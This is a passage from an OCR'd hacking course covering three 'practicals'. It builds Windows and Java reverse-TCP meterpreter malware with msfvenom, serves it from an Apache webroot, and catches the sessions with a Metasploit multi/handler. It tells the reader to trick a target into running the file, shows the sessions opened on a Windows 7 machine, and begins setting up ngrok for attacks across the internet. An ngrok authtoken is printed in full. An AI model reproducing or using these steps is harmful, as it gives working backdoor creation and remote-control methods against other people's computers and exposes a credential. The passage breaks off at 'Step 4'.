
```
meterpreter > sysinfo
Computer     : 192.168.0.10
OS           : Kali kali-rolling (Linux 4.19.0-kali4-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```

Practical 2: Hacking Windows Operating System with malware.

Description: In this practical you will learn how to create windows executable malware using msfvenom.


Step 1: Create a windows malware using msfvenom. Execute the following command to create a malware that can run on a windows computer and act as a backdoor.

- **msfvenom -p windows/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> --platform windows -f exe -o /var/www/html/ <filename.exe>**
- The malware file is saved onto the home location of attacker's Parrot Linux machine.




```
┌─[user@parrot-virtual]─[~]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.9 LPORT=5566 -f e
xe --platform windows -o /home/user/filename.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/user/filename.exe
```

- Move the malware file to attackers webroot location.




```
#cp /home/user/filename.exe /var/www/html/
```

Step 2: Start Apache server, to enable targets to download this malware




```
┌─[user@parrot-virtual]─[~]
└──╼ $service apache2 start
```

Step 3: Start Metasploit Framework




```
┌─[user@parrot-virtual]─[~]
└──╼ $service postgresql start
┌─[user@parrot-virtual]─[~]
└──╼ $msfconsole
```

Step 4: Let us use a multi handler exploit to handle reverse connections. Execute the following command.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Step 5: Make sure to use the same payload that was used during malware creation using msfvenom and configure payload options and type “**Execute**” command.



```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5566
LPORT => 5566
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5566
```

Step 6: Trick the target to download and execute the malicious file (**.exe**).



Index of /


Name	Last modified	Size	Description
filename.exe	2020-09-29 07:00	72K	

Apache/2.4.46 (Debian) Server at 192.168.0.9 Port 80

Do you want to run or save **filename.exe** (72.0 KB) from **192.168.0.9**?

This type of file could harm your computer.

Step 8: Soon after the target executes the malware file, the attacker will gain a meterpreter session from where he can control the target computer (refer chapter 6 for meterpreter usage).




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5566
[*] Sending stage (175174 bytes) to 192.168.0.13
[*] Meterpreter session 3 opened (192.168.0.9:5566 -> 192.168.0.13:49539) at 202
0-09-29 07:19:49 +0100

meterpreter > sysinfo
Computer        : WIN7U-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Practical 3: Hacking any Operating System using Java backdoor.

Description: In this practical you will learn how to create java-based malware, that can be used to exploit any OS that has java installed.


Step 1: Create a Java-based malware using msfvenom. Execute the following command to create malware that can run on any operating system running java.

- **msfvenom -p java/meterpreter/reverse_tcp LHOST=<attacker's IP> LPORT=<attacker's port> -f jar --platform java -o /var/www/html/ <filename.exe>**
- The malware file is saved onto the home location of the attacker's Parrot Linux machine.




```
┌─[user@parrot-virtual]─[~]
└──╼ $msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.0.9 LPORT=5959 -f jar
--platform java -o /home/user/filename.jar
Payload size: 5308 bytes
Final size of jar file: 5308 bytes
Saved as: /home/user/filename.jar
```

- Copy the malicious file to attacker's web root directory.




```
#cp /home/user/filename.jar /var/www/html/
```

Step 2: Start Apache server, to enable targets to download this malware




```
┌─[user@parrot-virtual]─[~]
└──╼ $service apache2 start
```

Step 3: Load Metasploit Framework and use a multi handler exploit to handle reverse connections as we did in previous practicals.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

- Follow the steps shown in previous practical’s to gain meterpreter access to the target computer.



```
msf6 exploit(multi/handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.9
LHOST => 192.168.0.9
msf6 exploit(multi/handler) > set LPORT 5959
LPORT => 5959
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5959
```




Index of /

Name	Last modified	Size	Description
filename.jar	2020-09-29 07:35	5.2K	

Apache/2.4.46 (Debian) Server at 192.168.0.9 Port 80

Do you want to open or save **filename.jar** (5.18 KB) from **192.168.0.9**?



```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.9:5959
[*] Sending stage (58125 bytes) to 192.168.0.13
[*] Meterpreter session 4 opened (192.168.0.9:5959 -> 192.168.0.13:49835) at 202
0-09-29 08:04:15 +0100

meterpreter > sysinfo
Computer    : Win7U-PC
OS          : Windows 7 6.1 (x86)
Meterpreter : java/windows
meterpreter > 
```


Practical 4: Hacking Windows Operating System (WAN attack).

Description: In this practical you will learn how to perform WAN level attack using ngrok service


Ngrok Installation and configuration

Step 1: This practical is a slight varied from practical 2. Here, we manage to hack into windows machine located on different Network. Where in previous practical's we hacked computers that are part of our local network.


- Ngrok is a tool that opens access to the local ports from the internet and creates a secure tunnel. Visit https://ngrok.com and register yourself to download a free version of the software.




Step 2: To install the ngrok application follow the process shown in below images (We can also get detailed installation steps from ngrok website).



```
┌─[user@parrot-virtual]─[~]
└──╼ $cd Downloads/
┌─[user@parrot-virtual]─[~/Downloads]
└──╼ $ls
ngrok-stable-linux-amd64.zip
```




```
┌─[user@parrot-virtual]─[~/Downloads]
└──╼ $unzip ngrok-stable-linux-amd64.zip -d ngrok
Archive:  ngrok-stable-linux-amd64.zip
  inflating: ngrok/ngrok
```



```
┌─[user@parrot-virtual]─[~/Downloads]
└──╼ $cd ngrok/
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $ls
ngrok
```

Step 3: To run ngrok on our computer (attacker's parrot linux machine), from the ngrok directory execute the command given on ngrok website.



2. Connect your account

Running this command will add your authtoken to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the status page of the dashboard.

```
$ ./ngrok authtoken 1iAx6VqICMqennBQGVbtRLOH0N8_bFPT3JCR8p83cEKY1nGZ
```


3. Fire it up

Read the documentation on how to use ngrok. Try it out by running it from the command line:

```
$ ./ngrok help
```


To start a HTTP tunnel forwarding to your local port 80, run this next:

```
$ ./ngrok http 80
```




```
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $./ngrok authtoken 1iAx6VqICMqennBQGVbtRLOH0N8_bFPT3JCR8p83cEKY1nGZ
Authtoken saved to configuration file: /home/user/.ngrok2/ngrok.yml
```

Step 4: Execute below command that starts ngrok.



